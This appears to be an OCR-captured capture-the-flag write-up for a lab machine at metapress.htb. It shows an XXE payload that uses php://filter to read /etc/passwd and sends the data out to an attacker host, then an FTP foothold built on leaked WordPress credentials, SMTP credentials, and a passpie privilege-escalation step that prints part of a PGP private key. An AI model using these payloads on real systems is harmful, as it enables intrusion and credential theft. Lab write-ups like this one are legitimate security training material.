
```
<!ENTITY % data SYSTEM
"php://filter/zlib.deflate/read=convert.base64-
encode/resource=/etc/passwd">
```


```
<!ENTITY % param1 "<!ENTITY exfil SYSTEM
'http://10.10.14.241/?p=%data;'>" >
```

Exfiltrate data

# payload.xml (everything substituted)

```
<!DOCTYPE r [
  <!ENTITY r ANY>
  <!ENTITY % sp SYSTEM 'http://10.10.14.241/xxe.dtd'>
  <!ENTITY % data SYSTEM
"php://filter/zlib.deflate/read=convert.base64-
encode/resource=/etc/passwd">
  <!ENTITY % param1 "<!ENTITY exfil SYSTEM
'http://10.10.14.241/?p=%data;'>" >
  <!ENTITY exfil SYSTEM 'http://10.10.14.241/?p=%data;'>
]>
<r>&exfil;</r>
```


HTTP/1.1" 200 -
10.129.228.95 - - [09/Apr/2025 18:07:45] "GET /xxe.dtd HTTP/1.1" 200 -
10.129.228.95 - - [09/Apr/2025 18:07:45] "
uum9MuAFusamNiShv74zY8gmgu5WHtB8vHkezxisMS
XjWmjTJFpRfovfA1LIrPg1zvABTDQo3l8jQL0hmgNn
bsejNUeVnYRlmchKycic4FUD8AdYoBDYNcYoppp8lr
KGTc5Hh7ktNYc+kxKUbx1j8mcj6fV7loBY4lRrk6aE
6SJ4BGdwEFoU0noCgk2zK4t3Ik5QQIc52E4zr03AhR
x3HnlPnMmbmZ1OTYUn8n/XtwAkjLC5Qt9VzlP0XT0g
oFkul74jA+QNWiudUSdJtGt44ivtk4/Y/yCDz8zB1m
oX8NPiqwNLVkI+j1vzUes62gRv8nSZKEnvGcPyAEN0
hvd3rlG9+63oDFseRRE/9Mfvj8FR2rHPdy3DzGehnM
HTTP/1.1" 200 -
Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
Raw Inflate
Start index
0
Initial output buffer ...
0
Buffer expansion type
Adaptive
Resize buffer after decompression
Verify result
STEP
BAKE!
Auto Bake
Input
jVRNj5swEL3nV3BspUSGkGSDj22lXjaVuum9MuAFusamNiShv74zY8gmgu
5WHtB8vHkezxisMS2/8BCWRZX5d1pplgpXLnIha6MBEcEaDNY5yxxAXjWm
jTJFpRfovfA1LIrPg1zvABTDQo3l8jQL0hmgNny33cYbTiYbSRmai0LUEp
m2fBdybxDPjXpHWQssbsejNUeVnYRlmchKycic4FUD8AdYoBDYNcYoppp8
lrxSAN/
DIpUSvDbBannGuhNYpN6Qe3uS0XUZFhOFKGTc5Hh7ktNYc+kxKUbx1j8mc
j6fV7loBY4lRrk6aBuw5mYtspcOq4LxgAwmJXh97iCqcnjh4j3KAdpT6SJ
4BGdwEFoU0noCgk2zK4t3Ik5QQIc52E4zr03AhRYttnkToXxFK/
jUFasn2Rjb4r7H3rWyDj6IvK70x3HnlPnMmbmZ1OTYUn8n/
752
1
Raw Bytes
LF
Output
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/
nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin



# #4 Foothold via FTP credentials

wp-config.php

```
/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'FS_METHOD', 'ftpext' );
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
define( 'FTP_SSL', false );

/**#@+
 * Authentication Unique Keys and Salts.
 * @since 2.6.0
 */
define( 'AUTH_KEY',         '?!Z$uGO*A6xOE5x,pweP4i*z;m`|.Z:X@)QRQFXkCRyl7}`rXVG=3 n>+
define( 'SECURE_AUTH_KEY',  'x$i$)b0]b1cup;47`YVua/JHq%*8UA6g]0bwoEW:91EZ9h]rWlVq%IQ66
define( 'LOGGED_IN_KEY',    'J+mxCaP4z<g.6P^t`ziv>dd}EEi%48%JnRq^2MjFiitn#&n+HXv]||E+F
define( 'NONCE_KEY'         'SmeDr$$O0ii·^9]*`~GNe!pX@DvWb4m9Ed=Dd( r-g{^z(E?)7mxNUq98
```


```
220 ProFTPD Server (Debian) [::ffff:10.129.228.95]
Name (metapress.htb:root): metapress.htb
331 Password required for metapress.htb
Password:
230 User metapress.htb logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||56644|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   5 metapress.htb metapress.htb     4096 Oct  5  2022 blog
drwxr-xr-x   3 metapress.htb metapress.htb     4096 Oct  5  2022 mailer
226 Transfer complete
ftp> cd mailer
250 CWD command successful
ftp> get send_email.php
local: send_email.php remote: send_email.php
229 Entering Extended Passive Mode (|||31624|)
150 Opening BINARY mode data connection for send_email.php (1126 bytes)
100% |*****************************************************************************************
226 Transfer complete
1126 bytes received in 00:00 (158.74 KiB/s)
ftp>
```


wp-config.php
send_email.php
$mail = new PHPMailer(true);
$mail->SMTPDebug = 3;
$mail->isSMTP();
$mail->Host = "mail.metapress.htb";
$mail->Username = "jnelson@metapress.htb";
$mail->Password = "Cb4_JmWM8zUZWMu@Ys";
$mail->Port = 587;
$mail->From = "jnelson@metapress.htb";
$mail->FromName = "James Nelson";
$mail->addAddress("info@metapress.htb");
$mail->isHTML(true);
$mail->Subject = "Startup";
$mail->Body = "We just started our new blog metapress.htb!";
try {
$mail->send();


# #5 PrivEsc via Password Manager

```
jnelson@meta2:~$ ls -la
total 32
drwxr-xr-x 4 jnelson jnelson 4096 Oct 25  2022 .
drwxr-xr-x 3 root    root    4096 Oct  5  2022 ..
lrwxrwxrwx 1 root    root       9 Jun 26  2022 .bash_history
-rw-r--r-- 1 jnelson jnelson  220 Jun 26  2022 .bash_logout
-rw-r--r-- 1 jnelson jnelson 3526 Jun 26  2022 .bashrc
drwxr-xr-x 3 jnelson jnelson 4096 Oct 25  2022 .local
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25  2022 .passpie
-rw-r--r-- 1 jnelson jnelson  807 Jun 26  2022 .profile
-rw-r----- 1 root    jnelson   33 Apr  9 22:32 user.txt
```

# Welcome to Passpie




Passpie is a command line tool to manage passwords from the terminal with a colorful and configurable interface. Use a master passphrase to decrypt login credentials, copy passwords to clipboard, syncronize with a git repository, check the state of your passwords, and more.

Password files are encrypted using GnuPG and saved into yaml text files. Passpie supports **Linux**, OSX and Windows.

https://passpie.readthedocs.io/en/latest/

```
jnelson@meta2:~$ passpie --help
Usage: passpie [OPTIONS] COMMAND [ARGS]...

Options:
  -D, --database TEXT  Database path or url to remote repository
  --autopull TEXT      Autopull changes from remote posistory
  --autopush TEXT      Autopush changes to remote posistory
  --config PATH        Path to configuration file
  -v, --verbose        Activate verbose output
  --version            Show the version and exit.
  --help               Show this message and exit.

Commands:
  add       Add new credential to database
  complete  Generate completion scripts for shells
  config    Show current configuration for shell
  copy      Copy credential password to clipboard/stdout
  export    Export credentials in plain text
  import    Import credentials from path
  init      Initialize new passpie database
  list      Print credential as a table
  log       Shows passpie database changes history
  purge     Remove all credentials from database
  remove    Remove credential
  reset     Renew passpie database and re-encrypt...
  search    Search credentials by regular expressions
  status    Diagnose database for improvements
  update    Update credential
```

```
jnelson@meta2:~$ passpie export passwords.db
Passphrase:
Error: Wrong passphrase
```

```
jnelson@meta2:~$ cd .passpie/
jnelson@meta2:~/.passpie$ ls -la
total 24
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25  2022 .
drwxr-xr-x 5 jnelson jnelson 4096 Apr 10 00:32 ..
-r-xr-x--- 1 jnelson jnelson    3 Jun 26  2022 .config
-r-xr-x--- 1 jnelson jnelson 5243 Jun 26  2022 .keys
dr-xr-x--- 2 jnelson jnelson 4096 Oct 25  2022 ssh
jnelson@meta2:~/.passpie$ file .keys
.keys: PGP public key block Public-Key (old)
```

```
-----BEGIN PGP PRIVATE KEY BLOCK-----

lQUBBGK4V9YRDADENdPyGOxVM7hcLSHfXg+21dENGedjYV1gf9cZabjq6v440NA1
AiJBBC1QUbIHmaBrxngkbu/DD0gzCEWEr2pFusr/Y3yY4codzmteOW6Rg2URmxMD
/GYn9FIjUAWqnfdnttBbvBjseL4sECpmgxTIjKbWAXlqgEgNjXD306IweEy2FOho
3LpAXxfk8C/qUCKcpxaz0G2k0do4+VTKZ+5UDpqM5++soJqhCrUYudb9zyVyXTpT
ZjMvyXe5NeC7JhBCKh+/Wqc4xyBcwhDdW+WU54vuFUthn+PUubEN1m+s13BkyvHV
gNAM4v6terRItXdKvgvHtJxE0vhlNSjFAedACHC4sN+dRqFu4li8XPIVYGkuK9pX
5xA6Nj+8UYRoZrP4SYtaDslT63ZaLd2MvwP+xMw2XEv8Uj3TGq6BIVWmajbsqkEp
tQkU7d+nPt1aw2sA265vrIzry02NAhxL9YQGNJmXFbZ0p8cT3CswedP8XONmVdxb
a1UfdG+soO3jtQsBAKbYl2yF/+D81v+42827iqO6gqoxHbc/0epLqJ+Lbl8hC/sG
WIVdy+jynHb81B3FIHT832OVi2hTCT6vhfTILFklLMxvirM6AaEPFhxIuRboiEQw
8lQMVtA1l+Et9FXS1u91h5ZL5PoCfhqpjbFD/VcC5I2MhwL7n50ozVxkW2wGAPfh
cODmYrGiXf8dle3z9wg9ltx25XLsVjoR+VLm5Vji85konRVuZ7TKnL5oXVgdaTML
qIGqKLQfhHwTdvtYOTtcxW3tIdI16YhezeoUioBWY1QM5z84F92UVz6aRzSDbc/j
FJOmNTe7+ShRRAAPu2qQn1xXexGXY2BFqAuhzFpO/dSidv7/UH2+x33XIUX1bPXH
FqSg+11VAfq3bgyBC1bXlsOyS2J6xRp31q8wJzUSlidodtNZL6APqwrYNhfcBEuE
PnItMPJS2j0DG2V8IAgFnsOgelh9ILU/OfCA4pD4f8QsB3eeUbUt90gmUa8wG7uM
FKZv0I+r9CBwjTK3bg/rFOo+DJKkN3hAfkARgU77ptuTJEYsfmho84ZaR3KSpX4L
/244aRzuaTW75hrZCJ4RxWxh8vGw0+/kPVDyrDc0XNv6iLIMt6zJGddVfRsFmE3Y
q2wOX/RzICWMbdreuQPuF0CkcvvHMeZX99Z3pEzUeuPu42E6JUj9DTYO8QJRDFr+
